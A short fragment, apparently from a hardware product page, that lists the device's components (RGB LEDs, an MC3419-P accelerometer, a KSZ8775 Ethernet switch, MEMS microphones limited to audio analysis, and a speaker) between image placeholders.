


RGB LEDs





MC3419-P
MEMS accelerometer




KSZ8775
Ethernet switch

Components


Audio


MEMS Microphones (2) [Audio Analysis Only] No Recording of Live Stream



MEMS microphones


speaker



